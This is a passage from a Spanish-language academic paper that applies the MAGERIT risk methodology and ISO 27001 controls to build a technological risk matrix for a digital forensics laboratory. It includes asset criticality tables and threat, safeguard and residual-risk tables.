De [5] se toman los conceptos de base para describir lo que es un Laboratorio de Informática Forense.

Un LIF es un espacio tecnológico destinado al tratamiento de la probable evidencia digital para dar respuesta a los requerimientos de quienes requieran los servicios de informática forense.

Es importante considerar la identidad del LIF basada en la misión, visión y valores, que marcan el ámbito de desarrollo de las actividades forenses. Ya sea que se trate de un LIF de carácter gubernamental (usualmente presente en áreas del Ministerio Público Fiscal o de las Fuerzas de Seguridad del Estado), o bien se conforma como un espacio privado que ofrece servicios forenses especialmente relativos a la investigación de incidentes

de seguridad informática.

Los servicios que ofrece un LIF abarcan 3 tareas generales: asesoramiento, investigación digital y actividades periciales. El desarrollo de estos servicios dependerá entonces de la identidad del LIF, en cuanto a si es un ámbito propio de la justicia o un espacio privado.

También se deben distinguir los servicios genéricos de los específicos. Los primeros se refieren a una prestación sin especificar una tecnología particular y concreta (adquisición de una copia forense, por ejemplo), mientras que los servicios específicos tratan aquellas prestaciones relativas a una tecnología precisa y limitada (adquisición de imágenes de una tarjeta SD, por ejemplo). En el caso de los servicios específicos, interesa identificar si el LIF cuenta con recursos humanos y técnicos relativos a la tecnología que se abordará.

Desde el punto de vista de la infraestructura general, un LIF debe radicarse en un espacio físico determinado, especialmente diseñado para los servicios que se ofrecerán. Respecto de la infraestructura tecnológica, el LIF contará con una arquitectura básica para el procesamiento de la evidencia digital, más el agregado de componentes y herramientas forenses específicas para los servicios específicos que se ofrecerán.

Más allá de los elementos que integren un LIF, se trata de una infraestructura tecnológica sobre la cual es importante considerar los riesgos que pueden impactar en los servicios ofrecidos.

IV. APLICACIÓN DE MAGERIT AL CASO DE ESTUDIO

Teniendo presente los requerimientos particulares del caso, referidos a la identificación de riesgos para un LIF, se toma de la metodología citada aquellos elementos que resulten de utilidad para la elaboración de la MATRIZ DE RIESGOS TECNOLÓGICOS para este tipo de instalaciones.

El trabajo realizado incluyó las siguientes etapas:

- Análisis cualitativo de la infraestructura tecnológica para identificar los niveles de probabilidad e impacto del riesgo.
- Determinación de las amenazas internas y externas a las cuales está expuesta la infraestructura tecnológica.
- Determinación de las protecciones dispuestas y su control
- Elaboración de la Matriz de Riesgos Tecnológicos para un Laboratorio de Informática Forense

Cada una de estas etapas se describen a continuación.

A. Análisis cualitativo de la Infraestructura Tecnológica

Se realizó el inventario de todos los componentes o activos

de un LIF, considerando no solamente los principales elementos tecnológicos (*hardware*, *software*, datos), sino también otros componentes necesarios para la actividad forense (personal, instalaciones edilicias propias para un laboratorio de estas características, entre otras), resultando todo ello en una ESTRUCTURA BASE PARA EL INVENTARIO TECNOLÓGICO que se muestra en la Fig 1.




Fig 1. Estructura Base para el Inventario Tecnológico.

Esta clasificación permite ordenar los componentes a fin de estudiarlos y analizarlos mediante la aplicación de criterios de riesgos propios para cada elemento, teniendo presente las particularidades de estos.

B. Determinación de las Amenazas Internas y Externas

En esta etapa se procedió a la identificación previa de un conjunto de factores que, una vez definidos para cada componente, permitieron determinar las amenazas a las que está expuesto un LIF. Los pasos seguidos en esta etapa son los siguientes:

B.1. Valoración del Activo

El estudio se inicia con un proceso de VALORACIÓN DEL ACTIVO, que permite cuantificar de manera numérica la importancia o aporte del componente en un Laboratorio de Informática Forense. Para cada elemento de la Estructura Base se realizaron las siguientes definiciones:

- Identificación del VALOR DEL ACTIVO TECNOLÓGICO, mediante la asignación de un puntaje de contribución a los criterios de integridad, confidencialidad y disponibilidad. Por las características propias de un LIF, a estos criterios se sumó el de trazabilidad.

- Identificación del VALOR DEL ACTIVO NO TECNOLÓGICO, mediante la asignación de un puntaje de contribución a los criterios de mayor impacto para el caso de estudio. Particularmente, los criterios para la valoración de estos componentes se definieron en función de las características de cada tipo de componente:

- Para los recursos humanos, los criterios propuestos

fueron: competencias requeridas, adaptabilidad a la tarea y costo de reemplazo.

- -Para los componentes de infraestructura edilicia, los criterios propuestos fueron: necesidad, costos de mantenimiento y costo de reemplazo.

Esta fase concluye con un único valor de cuantificación del activo que resulta del promedio de los valores considerados en los distintos criterios.

B.2. Nivel de Criticidad

Realizada la valoración indicada, se identificó el NIVEL DE CRITICIDAD de cada componente, asociando este concepto a la relevancia que el activo presenta en el caso de un LIF. El nivel de criticidad de un componente es una medida de cuán esencial es este para el funcionamiento correcto del sistema y qué consecuencias tendría su fallo o mal funcionamiento. Se consideraron 4 opciones para el Nivel de Criticidad:

- Baja: cuando su degradación presenta un mínimo impacto para la operatividad segura del LIF.
- Alta: si existen peligros considerables que impactan de manera directa en la operatividad segura del LIF.
- Muy Alta: cuando los peligros significan una suspensión del servicio o funcionamiento del LIF.

De acuerdo con esta clasificación, se identifica el nivel de criticidad de los componentes y se resumen en la Tabla I para los componentes tecnológicos y en la Tabla II para los no tecnológicos.

TABLA I

NIVEL DE CRITICIDAD DE LOS COMPONENTES TECNOLÓGICOS

Software	
Criticidad Baja	Software de Base
Criticidad Alta	Servidor File System Otros Servidores
Criticidad Muy Alta	Software de Gestión Judicial Software Básico de Gestión Forense
Hardware	
Criticidad Baja	Equipamiento de Repuesto Impresoras Switch Dispositivo para conexión a internet Soportes Estructurales
Criticidad Alta	UPS
Criticidad Muy Alta	Servidor de Backup Servidor de Backup de Imágenes Forenses Firewalls Puestos de trabajo Duplicadores Forenses Dispositivos para resguardo de datos
Datos	
Criticidad Baja	-.-
Criticidad Alta	-.-
Criticidad Muy Alta	Datos para la Gestión Interna de las actividades forenses Imágenes Forenses

	Cadena de Custodia Certificación de Firma de documentos
--	--

TABLA II

NIVEL DE CRITICIDAD DE LOS COMPONENTES NO TECNOLÓGICOS

Recursos Humanos	
Criticidad Baja	Formación, Conocimientos y Experiencia en Ciencias del Derecho Formación, Conocimientos y Experiencia en investigación criminal
Criticidad Alta	Formación, Conocimientos y Experiencia en Informática Forense Comportamiento Profesional y Ético
Criticidad Muy Alta	-.-
Infraestructura Edilicia	
Criticidad Baja	Alarma monitoreada Seguridad Física de los efectos Herramientas de taller
Criticidad Alta	Aire acondicionado Infraestructura Eléctrica
Criticidad Muy Alta	-.-

C. Identificación de Amenazas y Degradación del Activo

Considerando tanto las amenazas internas como externas a la que puede estar expuesta la tecnología en general, se identificaron aquellas que particularmente representan una amenaza concreta para un LIF. De ese modo, se logra un listado de amenazas que impactan en uno o varios de los activos tecnológicos y no tecnológicos definidos, identificando en cada uno de ellos la degradación o impacto en el rendimiento del activo si es que la amenaza se concreta. Estos valores se pueden observar en la Tabla IV.

D. Evaluación del Riesgo

La *probabilidad de ocurrencia* mide la frecuencia o posibilidad de que un riesgo ocurra, mientras que el *impacto* mide la gravedad de las consecuencias si el riesgo se materializa. Considerando la probabilidad de ocurrencia de la amenaza identificada, así como el impacto que produciría en cada caso, se identifica el riesgo según la matriz de evaluación que se indica en la Tabla III. Se puede evaluar en función de los efectos en las características de confidencialidad, integridad y disponibilidad que deben regir la operatividad de un LIF.

TABLA III:

MATRIZ DE EVALUACIÓN DE RIESGO

		IMPACTO		
		BAJO	MEDIO	ALTO
PROBABILIDAD DE OCURRENCIA	BAJA	TRIVIAL	TOLERABLE	MODERADO
	MEDIA	TOLERABLE	MODERADO	IMPORTANTE
	ALTA	MODERADO	IMPORTANTE	CRÍTICO

Seguidamente se describen ambas actividades.

E.1. Salvaguarda y Riesgo Residual

Una vez identificado el riesgo para cada componente, sea este tecnológico o no tecnológico, se identificaron las acciones y estrategias que permiten mitigar o reducir ese riesgo, como una manera de responder preventivamente y con antelación a la materialización del riesgo.

Usualmente, una instalación tecnológica para el procesamiento de datos (o Data Center) mantiene una estructura básica para la cual ya son conocidos los riesgos, impactos que producen y, por ende, las salvaguardas que se aplica. En el caso de un LIF, se toma en consideración esta estructura básica de un Data Center y a partir de allí se identifican las salvaguardas en la Tabla IV, considerando las amenazas y degradaciones identificadas en el paso anterior.

E. Determinación de las Protecciones y Control

En esta etapa se definieron las acciones pertinentes para la gestión de los riesgos identificados, que básicamente se agrupan en dos tareas:

- Salvaguarda y Riesgo Residual.
- Determinación de las protecciones dispuestas y su control.

TABLA IV:

AMENAZAS, DEGRADACIONES Y SALVAGUARDA PARA CADA COMPONENTE

Componente	Amenaza	Degradación del componente o impacto en las actividades forenses	Salvaguarda
Tecnológico	Acceso no autorizado	Acceso no autorizado al resto de los dispositivos vinculados a éste	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.
		Acceso a información no autorizada o pérdida/destrucción de esta.	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.
	Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo
	Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.
		Impedimento para utilizar el dispositivo	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada. Contención Institucional de las instalaciones
	Errores o desactualización del software	Mal funcionamiento del software con impacto indirecto en las actividades forenses	Corrección y/o actualización del software. Utilización de un software alternativo
		Mal funcionamiento del software con impacto directo en las actividades forenses	Corrección y/o actualización del software. Utilización de un software alternativo
	Fallas en la seguridad física de las instalaciones	Parada total o parcial de la operatividad del laboratorio	Actualización y refuerzo de la seguridad física de las instalaciones
		Acceso a información no autorizada o pérdida/destrucción de esta.	Actualización y refuerzo de la seguridad física de las instalaciones
	Instalación inadecuada o fallas de los soportes estructurales	Parada total o parcial de la operatividad del laboratorio	Revisión y ajuste según normas de cableado estructurado
	Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Cambio del dispositivo Realizar el mantenimiento preventivo del dispositivo
	Mantenimiento inadecuado	Impedimento para utilizar el dispositivo	Cambio del dispositivo
	Pérdida o robo	Acceso a información no autorizada o pérdida/destrucción de esta.	Mantener inventario y resguardo de los elementos
		Impedimento para utilizar el dispositivo	Mantener inventario y resguardo de los elementos
No Tecnológico	Conocimientos insuficientes o inadecuados	Impacta en la conformación de un equipo forense actualizado y experto	Capacitación continua
	Hace vulnerable el sistema y las actividades forenses	Se promueve la comisión de delitos relacionados con la actividad forense.	Verificación de antecedentes previo a la designación en el cargo
	Acceso no autorizado	Acceso a información no autorizada o pérdida/destrucción de esta.	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.
	Caída de las fuentes de energía	Parada total o parcial de la operatividad del laboratorio	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.
		Impedimento para utilizar el dispositivo y los vinculados a éste	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.
	Fallas en la seguridad física de las instalaciones	Acceso a información no autorizada o pérdida/destrucción de esta.	Actualización y refuerzo de la seguridad física de las instalaciones

Componente	Amenaza	Degradación del componente o impacto en las actividades forenses	Salvaguarda
	Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Cambio del dispositivo
	Mantenimiento inadecuado	Impedimento para utilizar el dispositivo	Realizar el mantenimiento preventivo del dispositivo
	Pérdida o robo	Imposibilidad de realizar tareas manuales	Cambio del dispositivo
			Mantener inventario y resguardo de los elementos

Por último, una vez identificadas las salvaguardas existentes, se vuelve a calcular el riesgo de cada componente y, de igual manera, un nuevo riesgo —riesgo residual— que sería el que se mantiene para el componente aun con la aplicación de la acción de salvaguarda.

E.2. Determinación de los Controles de Seguridad de la Información

Por las características de un LIF, se consideraron las acciones de control basadas en la aplicación de lo dispuesto en la norma ISO 27001:2012, cuyo Anexo A.1 contiene una enumeración de los *controles de seguridad de la información*, asociando una o más instancias de control a cada componente tecnológico y no tecnológico que requiera un seguimiento continuo y formal a fin de gestionar debidamente los riesgos

tecnológicos emergentes.

F. Elaboración de la Matriz de Riesgos

La clasificación señalada en la sección anterior identifica 3 subtipos de componentes tecnológicos: *Software*, *Hardware* y Datos; más dos tipos de componentes no tecnológicos: Recursos Humanos e Infraestructura edilicia

Para cada uno de ellos se debe desarrollar la matriz de riesgos tecnológicos. Considerando las variables señaladas en los pasos anteriores, a continuación, en las Tablas V, VI y VII se muestra la Matriz de Riesgo Tecnológico para el componente de *SOFTWARE*, y sus distintos subcomponentes, en función del valor del activo, nivel de criticidad, amenaza, riesgo, salvaguarda y control seleccionado. La Matriz de Riesgo Tecnológico completa se muestra en el ANEXO 1.

TABLA V

COMPONENTE DE *SOFTWARE* - SUBCOMPONENTE: *SOFTWARE* DE GESTIÓN JUDICIAL (SISTEMAS INSTITUCIONALES EXTERNOS AL LIF)

Valor del Activo: 8.3 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Media	Alto	Importante	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones
Errores o desactualización del software	Mal funcionamiento del software con impacto directo en las actividades forenses	Baja	Alto	Moderado	Corrección y/o actualización del software. Utilización de un software alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.26 Requisitos de seguridad de las aplicaciones

TABLA VI

COMPONENTE DE *SOFTWARE* - SUBCOMPONENTE: *SOFTWARE* BÁSICO DE GESTIÓN FORENSE (EXTRACCIÓN DE DATOS, ANÁLISIS DE INFORMACIÓN, SANITIZACIÓN, ENCRYPTACIÓN, OTROS)

Valor del Activo: 9.3 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Media	Alto	Importante	Monitoreo continuo del funcionamiento de la red y de los puestos de	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
					trabajo				
Errores o desactualización del software	Mal funcionamiento del <i>software</i> con impacto directo en las actividades forenses	Baja	Alto	Moderado	Corrección y/o actualización del <i>software</i> . Utilización de un <i>software</i> alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.26 Requisitos de seguridad de las aplicaciones

TABLA VII

COMPONENTE DE *SOFTWARE* - SUBCOMPONENTE: SOFTWARE DE BASE (SISTEMA OPERATIVO, OFIMÁTICA)

Valor del Activo: 5/10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Baja	Alto	Moderado	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones
Errores o desactualización del software	Mal funcionamiento del <i>software</i> con impacto indirecto en las actividades forenses	Baja	Alto	Moderado	Corrección y/o actualización del <i>software</i> . Utilización de un <i>software</i> alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.18 Uso de programas de utilidad privilegiados 8.19 Instalación de software en sistemas operativos 8.26 Requisitos de seguridad de las aplicaciones

V. CONCLUSIONES

Definida la matriz de riesgos tecnológicos de un LIF, corresponde validar el modelo construido aplicándolo a casos ejemplos de un laboratorio gubernamental y de un laboratorio privado, a fin de confirmar que se han contemplado todas las variantes que impactan en el riesgo —principalmente las referidas a las amenazas—, de modo que sea posible nutrir el modelo con las propuestas de mejoras que pudieran surgir. Además de estas consideraciones, cabe tener presentes las acciones de salvaguarda que sean posibles de implementar, ya que estas usualmente dependen de cuestiones presupuestarias más que organizativas.

Se considera que la utilización de la metodología MAGERIT como guía para el estudio de los riesgos tecnológicos de un LIF es un aporte secundario, pero rico en cuanto a la experiencia lograda por parte de los integrantes del proyecto.

Como línea de continuidad para el análisis del riesgo tecnológico en un LIF, se puede estudiar la inclusión de tecnologías de *cloud computing* como base para la actividad diaria del LIF, así como el análisis del riesgo que implica la utilización de tecnologías emergentes como Big Data,

Inteligencia Artificial y Blockchain, entre otras, y analizar ese escenario desde la matriz de riesgos tecnológicos de la seguridad informática propuesta, con los ajustes que resultaran necesarios.

REFERENCIAS

[1] Ministerio de Administraciones Públicas, *MAGERIT v3: Libro 1, Método*, Madrid: Ministerio de Hacienda y Administraciones Públicas, 2012. [En línea]. Disponible: https://administracionelectronica.gob.es/pae/Home/dam/jcr:fb373672-f804-4d05-8567-2d44b3020387/2012_Magerit_v3_libro1_metodo_es_NIPO_630-12-171-8.pdf

[2] M. Ambrústolo, A. Onaine y M. Migueles, *Integración Sistemas*

de Gestión de la Calidad y Seguridad de la Información. Mar del Plata: Universidad Nacional de Mar del Plata, 2023.

[3] M. Paez y D. Portilla, “La Metodología Magerit para la evaluación de riesgos de activos de información, caso Instituto Superior Tecnológico Nelson Torres: Evaluación de Riesgos,” *Nexos Científicos*, vol. 8, no. 1, pp. 1-11, 2024.

[4] M. F. Molina-Miranda, “Análisis de riesgos de centro de datos

basado en la herramienta pilar de Magerit,” *Espirales Revista Multidisciplinaria de Investigación*, vol. 1, no. 11, 2017.

[5] A. H. Di Iorio *et al.*, *Guía técnica para el diseño, implementación y gestión de laboratorios de informática forense*, 1a ed. Mar del Plata: Universidad FASTA, 2019. [En línea]. Disponible: <https://info-lab.org.ar/images/pdf/LibroGuiaTcnica.pdf>

ANEXO – MATRIZ DE RIESGO TECNOLÓGICO DEL LIF

SOFTWARE:

Subcomponente: Software de Gestión Judicial (sistemas institucionales externos al LIF)

Valor del Activo: 8.3 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Media	Alto	Importante	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones
Errores o desactualización del software	Mal funcionamiento del <i>software</i> con impacto directo en las actividades forenses	Baja	Alto	Moderado	Corrección y/o actualización del software. Utilización de un software alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.26 Requisitos de seguridad de las aplicaciones

Subcomponente: Software Básico de Gestión Forense (Extracción de Datos, Análisis de Información, Sanitización, Encriptación, otros)

Valor del Activo: 9.3 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Media	Alto	Importante	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones
Errores o desactualización del software	Mal funcionamiento del <i>software</i> con impacto directo en las actividades forenses	Baja	Alto	Moderado	Corrección y/o actualización del software. Utilización de un software alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.26 Requisitos de seguridad de las aplicaciones

Subcomponente: Software de Base (Sistema Operativo, Ofimática)

Valor del Activo: 5/ 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Baja	Alto	Moderado	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones
Errores o desactualización del software	Mal funcionamiento del <i>software</i> con impacto indirecto en las actividades forenses	Baja	Alto	Moderado	Corrección y/o actualización del software. Utilización de un software alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.18 Uso de programas de utilidad privilegiados 8.19 Instalación de <i>software</i> en sistemas operativos 8.26 Requisitos de seguridad de las aplicaciones

HARDWARE

Subcomponente: Servidores – File System

Valor del Activo: 6.3 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Acceso no autorizado	Acceso a información no autorizada o pérdida/-destrucción de esta	Media	Alto	Importante	Monitoreo continuo del sistema de defensa del elemento	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información 8.7 Protección contra <i>malware</i>
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Servidores – Servidor de Backup

Valor del Activo: 8.3 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Acceso no autorizado	Acceso a información no autorizada o pérdida/destrucción de esta	Media	Alto	Importante	Monitoreo continuo del sistema de defensa del elemento	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información 8.7 Protección contra <i>malware</i> 8.13 Copia de seguridad de la información
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Servidores – Otros Servidores (Calendario, Correos, Mirror, etc)

Valor del Activo: 7.5 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Servidores – Servidor de Backup de Imágenes Forenses

Valor del Activo: 10 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Acceso no autorizado	Acceso a información no autorizada o pérdida/destrucción de esta	Media	Alto	Importante	Monitoreo continuo del sistema de defensa del elemento	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información 8.7 Protección contra <i>malware</i> 8.13 Copia de seguridad de la información
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Firewalls

Valor del Activo: 8.5 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Acceso no autorizado	Acceso no autorizado al resto de los dispositivos vinculados a éste	Media	Alto	Importante	Monitoreo continuo del sistema de defensa del elemento	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información 8.7 Protección contra <i>malware</i>
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Firewalls

Valor del Activo: 6.3 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Baja	Alto	Moderado	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Mantenimiento inadecuado	Impedimento para utilizar el dispositivo	Baja	Alto	Moderado	Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados	Baja	Alto	Moderado	Contención Institucional de las instalaciones	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
	a este								

Subcomponente: Dispositivos de Trabajo – Puestos de Trabajo

Valor del Activo: 9.5/ 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Acceso no autorizado	Acceso no autorizado al resto de los dispositivos vinculados a éste	Media	Alto	Importante	Monitoreo continuo del sistema de defensa del elemento	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a este	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Dispositivos de Trabajo – Duplicadores Forenses

Valor del Activo: 9.5/ 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Acceso no autorizado	Acceso no autorizado al resto de los dispositivos vinculados a éste	Media	Alto	Importante	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información
